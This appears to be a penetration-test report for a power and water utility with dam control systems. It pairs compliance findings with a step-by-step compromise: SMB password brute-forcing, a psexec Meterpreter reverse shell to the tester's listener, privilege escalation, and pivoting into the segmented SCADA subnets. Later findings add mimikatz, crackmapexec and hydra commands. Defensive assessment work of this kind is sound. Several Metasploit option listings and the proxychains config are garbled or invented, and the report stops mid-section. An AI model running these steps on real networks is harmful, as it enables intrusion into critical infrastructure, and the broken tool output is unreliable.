



# PENETRATION TESTING REPORT



NEXT-GENERATION POWER AND ELECTRIC



## Table of Contents

Executive Summary .....	4
Strategic Findings .....	5
Strategic Recommendations.....	6
Governance and Compliance.....	7
Assessment Metrics .....	8
Methodology .....	10
Rules of Engagement and Limitations .....	11
Attack Path to Compromise Subnets.....	12
Improvements Since Last Assessment.....	19
Segmentation of Network (previously called SCADA System Protections)	19
Redis Authentication/Credential Management .....	21
Slowloris.....	22
RemoteMouse .....	23
Findings .....	24
Weak/Reused Domain Administrator Password .....	24
Credential Management.....	26
Workstation Account Lockout Policy .....	28
Weak and Reused SSH Password .....	30
Excessive Domain Administrators .....	31
IIS-Password Brute Force and Policy Bypass .....	32
PLC Debug Mode .....	33
Unauthenticated Service, RealVNC .....	35
Disable Unnecessary Services .....	37
IIS Patch Management.....	38
Weak Active Directory Passwords and Password Policy .....	40
Weak Credential Storage .....	42
Kill Bill Weak Passwords .....	44
Sensitive Data Stored on Unused Service .....	46
IIS 4.0 - Illegal Hex Encoding .....	47

Modbus Disclosures.....	49
Reused SSH Key Pair.....	51
Password Sharing.....	52
Information Disclosure .....	55
Web API Service Authentication.....	57
Encryption of Web Traffic .....	59
Weak Diffie-Hellman Key Exchange .....	61
Appendix A - Network Map .....	62
Appendix B - Other Violations .....	63
Appendix C .....	64

## Executive Summary


████████ was tasked to assess the security of Next Generation Power, Electric, and Water (NGPEW). The engagement's objective was to determine the company's overall exposure and the effectiveness of their current controls. Specifically, ██████ was tasked to assess the security of the internal systems, the industrial control systems, and the client services. The scope of the assessment included 3 subnets given in the RFP. The assessment and report were compiled over a two-day period by NGPEW's request. Specifically, we were given instructions to not socially engineer during the assessment and be careful around the control systems for the dams. An expanded explanation of the scope and limitations is given later in the report.

During the assessment, several weaknesses were found in the NGPEW system and policies for the company. Most importantly, these included leaking confidential information, weak passwords, services that may be redundant for your organization, and unprotected parts of the system. These weaknesses allowed the assessment team to fully compromise the system and find severe flaws that allowed unauthorized user access to the entire organization. Due to these findings, the overall rating of CRITICAL was given to NGPEW. In addition, the vulnerabilities caused NGPEW to fall out of compliance with the Critical Infrastructure Protection standards (CIP) as defined by the North American Electric Reliability Corporation (NERC), which can result in a monetary fine of 1 million USD per violation per day. These are the baseline of practices for an organization in the energy critical infrastructure sector of the United States.


In order to secure the company and align the company with regulations, ██████ recommends the following actions.

1. Reevaluate the credential management policy and consider implementing a password manager for the company.
2. Implement a training program for personnel on information security best practices.
3. Implement a multi-factor authentication program for employees.

## Strategic Findings



1. Credential management includes the improper storage of passwords, weak passwords, and the reuse of passwords.
2. Information disclosure is the release of confidential or proprietary information that can potentially be harmful to the organization.
3. Patch management is keeping applications up to date with the latest version released by the vendor.
4. Network architecture includes vulnerabilities caused by the design and set up of the networks and externally facing machines.
5. Access control vulnerabilities are due to improper controls on user's permissions.



# Strategic Recommendations

NGPEW has improved its security posture substantially since the last assessment, however, there are several areas that can still be improved to prevent a compromise similar to this assessment. The following is a list of the most critical areas to be addressed.

1. The passwords employees are using are still not secure and are easily guessable. Most passwords are weak and are reused by several users on different machines. It is recommended that password complexity requirements are changed to adhere to NIST best practices. It is in █'s opinion that a password manager be implemented where possible to securely store and create strong passwords.
2. During the assessment, █ discovered that passwords and other sensitive information were being sent via chat or email in plaintext. █ recommends that employees all undergo regular information security training to educate them on the proper ways to send sensitive information.
3. It is recommended that NGPEW implements a password lockout policy wherever possible. An example of a lockout policy is after five failed login attempts an account becomes locked. This deters adversaries from guessing or brute-forcing their way into NGPEW accounts.
4. NGPEW should wherever possible implement multifactor authentication. Our firm was able to gain access to various systems due to password reuse and weak passwords. Multifactor authentication is one method to further mitigate these risks, as it serves as a safeguard against employees being non-compliant with security policies.
5. NGPEW should wherever possible further segment the network by functional use. Workstations that are used by business employees should be segmented from SCADA devices. Furthermore, SCADA devices should be air gapped wherever possible.

## Governance and Compliance

The North American Electric Reliability Corporation (NERC) created the Critical Infrastructure Protection (CIP) Standards to “advance the physical security and cybersecurity of the critical electricity infrastructure in North America.” These standards were developed through a committee consisting of both “regional NERC-appointed representatives and technical subject matter experts.”

These standards serve as the baseline for cybersecurity in the community that NGPEW operates in. Therefore, our firm has aligned our technical findings with the CIP standards to provide a holistic view of the vulnerabilities noted. Additionally, we recommend that NGPEW joins the Electricity Information Sharing and Analysis Center (E-ISAC) to stay up to date on cyber threats and learn sector best practices.

Most notably, not complying with CIP standards can result in severe financial penalties for an organization, namely, up to 1 million USD per violation per day.  found that NGPEW was most often out of compliance with credential management (CIP-007-6 and CIP-011-2) and managing access to resources (CIP-005-6). Moreover, it was indicated by the assessment that NGPEW may be out of compliance with the personnel training standards. It is strongly recommended to implement a robust organization-wide training program to maintain compliance and protect the organization.

# Assessment Metrics

The scoring of the findings in this report is based on the CVSS v3.1 metrics and standards maintained by NIST. A classification of the table can be found below. The two main categories in the calculation are exploitation and impact scores. The exploitation category is derived from the medium in which the vulnerability was exploited, the complexity of the attack, the level of privileges needed, and the level of user interaction. These are combined with the level of impact on confidentiality, integrity, and availability of the system to make up the majority of the score. The scope of the attack is also considered, to see if other resources are affected by the vulnerability. The score is output as a numerical value that corresponds to a level of impact.

Furthermore, our team has also included a business impact analysis for each finding. Our firm has chosen to add this metric to provide insight into the possible consequences of not remediating these findings. The combination of the quantitative scores provided by CVSS v3.1 metrics and the qualitative analysis provided by our firm's business impact analysis provides executive leadership and upper management with the information necessary to make informed decisions and determine priorities.

Rating	Numerical	Description
Critical	>= 9.0	Vulnerabilities that can cause large amounts of damage to an organization's assets if exploited with little effort by the responsible party. These vulnerabilities are recommended to be remediated immediately.
High	8.9 - 7.0	Vulnerabilities that can cause substantial disruptions or measurable damage to the assets of an organization. It is recommended that these vulnerabilities are remediated as soon as possible.
Medium	6.9 - 4.0	Vulnerabilities that can cause some disruption or damage to the assets of the organization. It is recommended that the vulnerabilities are scheduled for remediation soon.

Low	3.9 - 0.0	Vulnerabilities that put some of the assets at risk but result in minimum impact. Should be considered for remediation if time and resources allow.
-----	-----------	---

## Methodology

 leveraged prior knowledge about the security of NGPEW in addition to public information found prior to and during the assessment period. The public information ranged from company websites to social media profiles of different employees. This included information about the organization of the company that should not be publicly available and information about employees. It was noted that an attempt was made to remove some of this information by an employee, but it was unsuccessful.

Once the assessment period began, the assessment team began cataloging active hosts in the RFP's scope as a part of a reconnaissance phase. During this phase the hosts on the networks were noted along with the running services, leveraging scanning tools to do so. This led to an exploitation phase where the team manipulated service functions and information obtained to circumvent protection on the system. These phases were documented to accomplish the goal of the RFP of assessing the systems. All tools used during the assessment were either provided by NGPEW or publicly available.

## Rules of Engagement and Limitations

The scope of this engagement was limited to the subnets 10.0.1.0/24, 10.0.5.0/24, and 10.0.10.0/24. All hosts and their services discovered within the subnets during the engagement were considered to be available for testing. These hosts included components of their client billing service, client database, SCADA and MODBUS industrial control systems, and their internal domains and workstations. It should be noted that special care was taken during the assessment to not harm the SCADA or MODBUS systems as to not endanger the lives of employees and to comply with the request from NGPEW. This did limit some of the methods used against those systems as one attack path has the potential to cause the dam to overflow. Information publicly available about the company and employees was in scope and allowed to be used during the assessment. However, social engineering was explicitly out of scope for the assessment. This limited the assessment as we could not assess the effectiveness of any information security training programs being implemented.

# Attack Path to Compromise Subnets

The following is an attack narrative for the reproduction of the compromise of the subnets found on NGPEW during the assessment. It was noted that NGPEW had acted on previous recommendations to segment the network.  was able to circumvent this protection leading to access of the entire system where further exploits could be run.

## Phase 1: Reconnaissance

1. An initial scan of the network revealed that the 10.0.1.0/24 subnet was publicly accessible as those were the only hosts responding to the scans. The one initial compromise was done on the address 10.0.1.11. The scan's results can be replicated through the following command: `nmap -Pn -sV -n -v -T4 -A 10.0.1.11`
2. The scan revealed that the workstation used belonged to an employee of NGPEW giving us the domain, and that the SMB port was open (port 445), which was noted and used to move to the exploit phase.

```
Nmap scan report for 10.0.1.11
Host is up (0.019s latency).

Not shown: 65521 closed ports
PORT      STATE    SERVICE      VERSION
135/tcp    open     msrpc        Microsoft Windows RPC
139/tcp    open     netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open     microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: GAYLORD
|   NetBIOS_Domain_Name: GAYLORD
|   NetBIOS_Computer_Name: GAYLORD
|   DNS_Domain_Name: gaylord
|   DNS_Computer_Name: gaylord
|   Product_Version: 10.0.14393
|_  System_Time: 2021-01-08T15:11:50+00:00
| ssl-cert: Subject: commonName=gaylord
| Issuer: commonName=gaylord
```

## Phase 2: Initial Exploit

3. The user's workstation was recognized as having a weak password during the last assessment and there did not seem to be any lockout policy. Therefore, a Metasploit module was used to brute force the password using the 'rockyou' password list, which is publicly available.

```
[*] 10.0.1.11:445  -> 10.0.1.11:445 - Failed: 'ms12-044minikernelcheckleader'
[*] 10.0.1.11:445  -> 10.0.1.11:445 - Success!
[*] 10.0.1.11:445  -> Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mssql/mssql_login) > options

Module options (msf auxiliary(scanner/mssql/mssql_login)):

Name          Current Setting  Required  Description
----          -----          -----  -----
AFFECT_LOCKOUT  false          yes      Abort the run when an account lockout is detected
BLANK_PASSWORDS  false          no       Try blank passwords for all words
BUSTEFFECT_SPEED  5             yes      How fast to BustEffect, from 0 to 5
CR_ALL_CRED32  false          no       Try each user/password couple stored in the current database
CR_ALL_HASHES  false          no       Add all passwords in the current database to the list
CR_ALL_USERS  false          no       Add all users in the current database to the list
DETECT_ANY_HOST  false          no       Enable detection of systems requiring any authentication
DETECT_ANY_DOMAIN  false         no      Detect if domain is required for the specified user
PASS_FILE      rockyou.txt    no       File containing passwords, one per line
PRESENT_DOMAINS  true          no       Respect a username that contains a domain name.
Proxy          no              no       A proxy chain or format type(host:port[,type:host:port])[,...]
RECORD_GUEST  false          no       Record guest unprivileged random logins to the database
RHOSTS        10.0.1.11        yes      The target host(s), range cimm identifier, or hosts file with syntax 'file:pattern'
RPORT          445           yes      The SQL service port (TCP)
USERNAME      gaylord        no       The Windows domain to use for authentication
MSFPass        no              no       The password for the specified username
Username      administrator    no       The username to authenticate as
TCPDF_ON_SUCCESS  true          yes      Stop processing when a credential works for a host
THREADS        1               yes      The number of concurrent threads (one per host)
WHEELMAS_FILE  no              no       File containing userids andpasswords separated by space. See file for list
USER_AS_HASH  false          no       Try the Username as the password for all users
USER_FILE      no              no       File containing usernames, one per line
VERBOSE        true          yes      Whether to print output for all attempts

msf auxiliary(scanner/mssql/mssql_login) >
```

4. When the Administrator credentials were found, another Metasploit module allowed the team to authenticate to the host, giving the team a shell.

```
msf exploit(windows/smb/psexec) > options
[*] Setting options for exploit/windows/smb/psexec ...

SMB options (exploit/windows/smb/psexec):

Name      Current Setting  Required  Description
----      ==============  ======  =
RHOSTS    10.0.1.11        yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:cpath'
RPORT     445              yes      The SMB service port (TCP)
SERVICE_DESCRIPTION
SERVICE_DISPLAY_NAME
SERVICE_NAME
SHARE     ADMIN$           yes      The share to connect to, can be an admin share (ADMIN$,C$,...)
SPN_DOMAIN devcorp
SPN_PASSWORD
SPNUser    administrator  no       The password for the specified username
SPNUser    administrator  no       The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ==============  ======  =
EXITFUNC  thread          yes      Exit technique (Accepted: "", seh, thread, process, none)
LHOST    10.0.254.206       yes      The listen address (an interface may be specified)
LPORT     4444             yes      The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.0.254.206:4444
[*] 10.0.1.11:445 - Connecting to the server...
[*] 10.0.1.11:445 - Authenticating to 10.0.1.11:445\payload as user 'administrator'...
[*] 10.0.1.11:445 - Selecting PowerShell target
[*] 10.0.1.11:445 - EXECUTING THE PAYLOAD...
[*] 10.0.1.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (201288 bytes) to 10.0.1.11
[*] Meterpreter session 5 opened (10.0.254.206:4444 -> 10.0.1.11:59997) at 2021-01-09 21:20:17 +0000

meterpreter > 
```

5. The shell was upgraded using a Meterpreter module to give the team full system access.

```
10.0.254.206 - PuTTY
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 6976 created.
Channel 2 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## Phase 3: Pivot Point

6. The next step was to route traffic through the compromised host to access the segmented subnets and PLCs. This was done using the auto route manager module in Metasploit and the existing session.

```
mfsf post(multi/manage/autoroute) > run
[*] SESSION may not be compatible with this module.
[*] Running module against GRAYLORD
[*] Adding a route to 10.0.10.0/255.255.255.0...
[*] Route added to subnet 10.0.10.0/255.255.255.0.
[*] Post module execution completed
mfsf post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):
Name   Current Setting  Required  Description
----  -----
CMD    add            yes       Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK 255.255.255.0  no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION 3             yes       The session to run this module on.
SUBNET  10.0.10.0     no        Subnet (IPv4, for example, 10.10.10.0)

mfsf post(multi/manage/autoroute) > set subnet 10.0.5.0
subnet => 10.0.5.0
mfsf post(multi/manage/autoroute) > run
[*] SESSION may not be compatible with this module.
[*] Running module against GRAYLORD
[*] Adding a route to 10.0.5.0/255.255.255.0...
[*] Route added to subnet 10.0.5.0/255.255.255.0.
[*] Post module execution completed
mfsf post(multi/manage/autoroute) > options

Module options (post/multi/manage/autoroute):
Name   Current Setting  Required  Description
----  -----
CMD    add            yes       Specify the autoroute command (Accepted: add,
NETMASK 255.255.255.0  no        Netmask (IPv4 as "255.255.255.0" or CIDR as "/24")
SESSION 3             yes       The session to run this module on.
SUBNET  10.0.5.0     no        Subnet (IPv4, for example, 10.10.10.0)

mfsf post(multi/manage/autoroute) >
```



7. This only allows for the routing of Metasploit modules so no other tools could be used. To fix this, a SOCKS proxy was created and proxychains was used to route other command line traffic.

- a. First the proxy was started via a Metasploit module

```
msf5 auxiliary(server/socks5) > options

Module options (auxiliary/server/socks5):

Name      Current Setting  Required  Description
----      -----          -----      -----
PASSWORD
SRVHOST   0.0.0.0          yes       The address to listen on
SRVPORT   1080             yes       The port to listen on
USERNAME

Auxiliary action:

Name      Description
----      -----
Proxy    Run SOCKS5 proxy

[*] Starting the socks5 proxy server
[*] Auxiliary module running as background job 2.

[*] msf5 auxiliary(server/socks5) >
```

- b. Then, the proxychains configuration file was changed to use the proxy by changing the last line of the file at /etc/proxchains.conf

```
[ProxyMode]
# socks mode only if proxymode=2
proxymode=2

[ProxyList]
# Direct mode - use output from listener
# socket, port
# proxy_dns
# proxy_timeouts - go here for more info
proxy_dns

# proxy timeouts to milliseconds
tcp_read_time_out 15000
tcp_connect_time_out 8000

# proxypath entries
# type: host, port (proxy user)
# include 'proxypath' by "tadv" or "tclient"

# proxypath
# [host:port]
# type: host, port (proxy user)
# include 'proxypath' by "tadv" or "tclient"

[proxypath]
# socks5 192.168.47.70 2080  proxy  socks5
# http  192.168.20.3  8080  proxy  socks5
# socks5 192.168.1.99  2080  proxy  socks5
# http  192.168.20.99  8080  proxy  socks5

# proxy types: socks, socks5, socks4
# c http types: http://www.ngpew.com:8080/ProxychainsExample/
# socks5 127.0.0.1 1080

[ProxyList]
```

8. Finally, the browser on the Windows host was used in conjunction with the proxy on the Linux machine to give the ability to browse internal sites.



10.0.10.15/

10.0.10.15

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

```

dam_elements:
  DAM-DRUMGATE-FLOW:
    max: 20
    min: 0
    status: "ok"
    value: 0
  DAM-GENFLOW-1:
    max: 10
    min: 0
    status: "ok"
    value: 3
  DAM-GENFLOW-2:
    max: 10
    min: 0
    status: "ok"
    value: 3
  DAM-GENOUT-1:
    max: 10
    min: 0
    status: "ok"
    value: 3
  
```

## Phase 4: Further Exploitation

9. Once access was obtained, the team was able to test the rest of the system while circumventing the firewall.

# Improvements Since Last Assessment

## Segmentation of Network (previously called SCADA System Protections)

### **Rating: Critical**

**Affected Hosts:** 10.0.1.198-10.0.1.203, 10.0.5.0/24, 10.0.10.0/24

**Score:** 10.0 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

**Business Impact:** Critical Infrastructure could be exposed to the public internet which could damage or compromise the availability of NGPEW systems.

### ***Vulnerability***

Previously, all SCADA devices were directly accessible from the public internet. An attacker may be able to compromise the availability of these systems through the built-in terminals. Given that these devices are extremely sensitive and affect utilities, with potentially deadly consequences, the combination of ease to exploit and severe impact poses a very large threat to the NGPEW organization.

### ***Evidence***

When scanning from the public internet, 10.0.1.198-203 respond to ICMP pings but it seems their services are not accessible. All connections from the public internet should still be blocked. Subnets 10.0.5.0/24 and 10.0.10.0/24 hold critical functions that are segmented and inaccessible from the public internet.

### ***Compliance***

The changes made by NGPEW are an improvement to meet CIP-005-6 requirement #1.3 which states that inbound and outbound connections should be restricted.

### ***Recommendations***

NGPEW should consider moving the PLCs (10.0.1.198-203) from the 10.0.1.0/24 subnet to one of the segmented subnets to meet compliance and decrease attack surface.

# Redis Authentication/Credential Management

**Rating:** High

**Score:** 7.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/:I:L/A:L

**Affected Hosts:** 10.0.10.31

**Business Impact:** A strong password reduces the chances of an attacker stealing sensitive information from the Redis database.

## *Vulnerability*

The Redis server (10.0.10.31) was secured with a weak password, allowing an attacker to easily guess it to access sensitive information.

## *Reproduction*

The previously found weak password no longer worked to authenticate the Redis server. Extensive brute force attempts were completed, and a valid password could not be found. Therefore, the Redis server is now secured with a secure password.

## *Compliance*

This helps NGPEW start to comply with CIP-007-6: Cyber Security - Systems Security Management.

# Slowloris

**Rating: Medium**

**Score: 5.0 AV:N/AC:L/AU:N/C:N/I:N/A:P**

**Affected Hosts: 10.0.1.12, 10.0.1.152, 10.0.1.198, 10.0.1.199, 10.0.1.201**

**Business Impact: N/A**

## *Vulnerability*

Previously, a potential vulnerability to Denial-of-Service (DOS) attacks conducted with the Slowloris DOS tool was discovered on multiple hosts. The Slowloris tool allows an attacker to conduct a DOS attack from a single machine using minimal bandwidth. It operates by establishing multiple connections to a web server and holding them open as long as possible in order to starve the server of resources. Once all possible concurrent connections are established, new connection attempts from clients are prevented.

## *Reproduction*

This issue was resolved. According to a scan, the host is no longer impacted by the Slowloris vulnerability:

```
root@kali02:~/temp# nmap --script vuln 10.0.1.12
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-09 17:19 UTC
Nmap scan report for ip-10-0-1-12.ec2.internal (10.0.1.12)
Host is up (0.00052s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
139/tcp    open  netbios-ssn
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
445/tcp    open  microsoft-ds
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
3389/tcp   open  ms-wbt-server
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_sslv2-down:

Host script results:
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: No accounts left to try

Nmap done: 1 IP address (1 host up) scanned in 45.28 seconds
```

## *Compliance*

This improvement helps to bring NGPEW into compliance with CIP-005-6 requirement #1 that requires connections to a service or host are restricted.

## RemoteMouse

**Rating:** Medium

**Score:** 5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

**Affected Hosts:** 10.0.1.11

**Business Impact:** N/A

### *Vulnerability*

Previously, the machine 10.0.1.11 had an open port (1987) which ran the RemoteMouse service without requiring authentication. An attacker could potentially use the service maliciously without any credentials. This could lead to a compromise of the machine if the attacker could use the mouse and keyboard to send arbitrary commands through the service.

### *Reproduction*

This issue was resolved, there are no reproduction steps necessary.

### *Compliance*

This improvement helps to align NGPEW with CIP-007-6 requirement #1.1 demands that unnecessary services should be disabled.

# Findings

## Weak/Reused Domain Administrator Password

**Rating:** Critical

**Score:** 10.0 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

**Affected Hosts:** 10.0.1.100

**Business Impact:** If discovered, adversaries can use these weak and reused passwords to compromise many NGPEW systems and get access to sensitive information. This can lead to a compromise of the confidentiality, integrity, and availability of NGPEW systems.

### *Vulnerability*

The password for a domain administrator is weak and reused. Weak and reused passwords leave organizations at risk. This vulnerability presents a significant risk to NGPEW as in this case, the weak and reused password is that of the Domain Administrator.

### *Reproduction*

Test the SPLASHY administrator password and database server root password on the domain administrator account to find that it is valid:

```
$ crackmapexec smb 10.0.1.100 -u administrator -p  
[PASSWORD]
```

### *Compliance*

This vulnerability is out of compliance CIP-007-6 requirement #5.5, passwords should be at least eight characters and contain at least three different types of characters (lowercase, uppercase, numeric, non-alphabetic) as not all passwords comply. Additionally, CIP-007-6 requirement #5.6 which requires that passwords should be changed at least one every fifteen calendar months. Violating either of these requirements is a severe VSL.

### *Remediation*

Use unique passwords for all administrator accounts. Additionally, it is recommended that passwords meet CIP standards outlined in CIP-007-6.

# Credential Management

**Rating: Critical**

**Score: 9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**

**Affected Hosts: 10.0.1.10-13, 10.0.5.50**

**Business Impact:** Attackers could steal sensitive information and pivot within the network causing fines as the result of data protection laws and the loss of business.

## *Vulnerability*

Several of the workstation's administrator accounts are secured with weak passwords. This makes the credentials easily guessable by attacks. The passwords, along with knowing the username scheme of the company, can result in the account being compromised.

## *Reproduction*

For 10.0.1.10-13, first the Administrator password is bruteforced using an extensive wordlist such as rockyou:

```
$ crackmapexec smb 10.0.1.1X -u administrator -p  
rockyou.txt
```

Next, the found credentials can be used to RDP into the machine or a Meterpreter session can be created using the exploit/windows/smb/psexec module.

For 10.0.5.50, once on the machine using the VNC server, the following mimikatz command is run in a PowerShell session:

```
mimikatz # sekurlsa::logonpasswords
```

Next, the NTLM hash for SPLASHY\Administrator is inputted into <https://crackstation.net/>. Since it is a common password, the plaintext is returned from the public database.

### *Compliance*

This vulnerability is out of compliance CIP-007-6 requirement #5.5 - passwords should be at least eight characters and contain at least three different types of characters (lowercase, uppercase, numeric, non-alphabetic). Additionally, CIP-007-6 requirement #5.6 which requires that passwords should be changed at least one every fifteen calendar months. Violating either of these requirements is a severe VSL.

### *Remediation*

To remediate the vulnerability, implement a stronger password policy in which credentials cannot be reused and common, poor passwords cannot be used. Alternatively, implementing password managers can encourage employees to use stronger and more unique passwords. A resource for setting password policies can be found here: <https://www.wikigain.com/configuring-password-policies-with-windows-server-2016/>

## Workstation Account Lockout Policy

## Rating: Critical

Score: 9.8 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Affected Hosts:** 10.0.1.10-13, 10.0.5.50

**Business Impact:** Attackers could steal sensitive information and pivot within the network causing fines as the result of data protection laws as well as the loss of business.

### **Vulnerability**

The current password policy for the Windows workstation Administrator accounts does not implement any form of lockout after too many failed attempts to sign into an account. The vulnerability allows an attacker to brute force passwords of known accounts increasing the likelihood of a compromise.

## *Reproduction*

Attempting a large list of passwords against the Administrator accounts results in the account not being locked out and eventually the password is discovered:

```
$ crackmapexec smb [IP ADDRESS] -u Administrator -p rockyou.txt
```

### *Compliance*

This vulnerability puts the organization out of compliance with CIP-007-6 requirement #5.7 which requires that login attempts should be restricted.

### *Remediation*

Implement a lockout policy for accounts. After a certain number of attempts, the user account should be locked for a period of time. A tutorial can be found here: <https://www.wikigain.com/configure-account-lockout-policy/>.

## Weak and Reused SSH Password

**Rating:** High

**Score:** 8.8 AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Affected Hosts:** 10.0.5.151

**Business Impact:** Adversaries could guess the password to the database SSH Server.

### *Vulnerability*

An internal attacker can easily guess the password for one of the SSH servers. This could lead to a compromise of confidentiality, integrity and availability.

### *Reproduction*

Hydra was used to attempt the same password from the domain administrator and SPLASHY administrator:

```
$ hydra -l root -p [REDACTED] 10.0.5.151 ssh  
[22][ssh] host: 10.0.5.151 login: root password: [REDACTED]
```

### *Compliance*

This vulnerability is out of compliance CIP-007-6 requirement #5.5, passwords should be at least eight characters and contain at least three different types of characters (lowercase, uppercase, numeric, non-alphabetic) as not all passwords comply. Additionally, CIP-007-6 requirement #5.6 which requires that passwords should be changed at least one every fifteen calendar months. Violating either of these requirements is a severe VSL.

### *Remediation*

Do not enable root login to the SSH server and do not reuse key pairs between SSH servers. This can be done by editing `/etc/ssh/sshd_config`.

## Excessive Domain Administrators

**Rating:** Medium

**Score:** 8.8 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

**Affected Hosts:** 10.0.1.100

**Business Impact:** Too many domain administrators increase the attack surface of NGPEW.

### *Vulnerability*

An excessive number of domain administrators were found.

### *Reproduction*

The Windows Active Directory network had 24 administrators out of approximately 350 users:

```
$ crackmapexec smb 10.0.1.100 -u Adminstrator -p [REDACTED]
--groups
Domain Admins               membercount: 24
```

### *Compliance*

CIP-007-6 requirement #2 requires that accounts are inventoried. Violating this would be a high VSL.

### *Remediation*

Following the principle of least privilege, domain administrator rights should only be given to those that absolutely require those privileges. A resource to help with removing these privileges can be found here:

<https://community.expensify.com/discussion/5749/how-to-add-and-remove-domain-admins>.

## IIS-Password Brute Force and Policy Bypass

**Rating:** High

**Score:** 8.1 AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

**Affected Hosts:** 10.0.5.152

**Business Impact:** An adversary could brute force, guess user credentials, or bypass account locking policies. This would allow adversaries to gain access to sensitive files compromising confidentiality and integrity. Adversaries could use these credentials to carry out further attacks.

### *Vulnerability*

The file `aexp2.htr` is located at `10.0.5.152/iisadmpwd/`. An attacker can use this file to brute force usernames and passwords. A valid user with a locked account can bypass the password lockout policy by changing their password. This vulnerability applies to IIS 4.0.

### *Reproduction*

1. Navigate to `http://10.0.5.152/iisadmpwd/aexp2.htr`
2. From here a valid user with a locked account can change their password or an attacker can brute force usernames and passwords.

### *Compliance*

